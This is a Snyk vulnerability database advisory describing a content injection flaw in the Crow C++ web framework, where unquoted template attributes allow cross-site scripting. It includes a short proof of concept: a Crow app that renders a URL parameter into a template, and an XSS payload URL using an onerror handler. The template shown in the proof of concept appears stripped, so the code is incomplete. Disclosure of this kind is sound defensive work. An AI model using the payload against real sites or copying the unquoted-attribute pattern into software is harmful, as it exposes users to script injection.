snyk Vulnerability DB

Snyk Vulnerability Database > Unmanaged (C/C++) > Crow

Content Injection

Affecting Crow package, versions [,0.3+4)



Overview

Crow is a C++ microframework for running web services.

Affected versions of this package are vulnerable to Content Injection. When using attributes without quotes in the template, an attacker can manipulate the input to introduce additional attributes, potentially executing code. This may lead to a Cross-site Scripting (XSS) vulnerability, assuming an attacker can influence the value entered into the template. If the template is used to render user-generated content, this vulnerability may escalate to a persistent XSS vulnerability.

PoC

templates/test.html file:

<html><body></body></html>

main.cpp file:

#include "crow.h" int main() { crow::SimpleApp app; CROW_ROUTE(app, "/")([](const crow::request& req){
 crow::mustache::context x; x["src"] = req.url_params.get("src"); auto page = crow::mustache::load("test.html"); return
 page.render(x); }); app.port(8888).run(); }

The malicious payload: http://localhost:8888/?src=x%20onerror%3Dalert(1)

References

- GitHub Fix Pf
- GitHub Release

PRODUCT

Snyk Open Source

Snyk Code

Snyk Container

Snyk Infrastructure as Code

Test with Github

Test with CLI

RESOURCES

Vulnerability DB

Documentation

Disclosed Vulnerabilities

Blog

FAQs

COMPANY

About

Jobs

Contact


Policies

Do Not Sell My Personal Information

CONTACT US



Q Search by package name or CVE



Report a new vulnerability

Found a mistake?

Report a new vuln

Press Kit

Events

FIND US ONLINE

TRACK OUR DEVELOPMENT





© 2022 Snyk Limited

Registered in England and Wales. Company number: 09677925

Registered address: Highlands House, Basingstoke Road, Spencers Wood, Reading, Berkshire, RG7 1NT.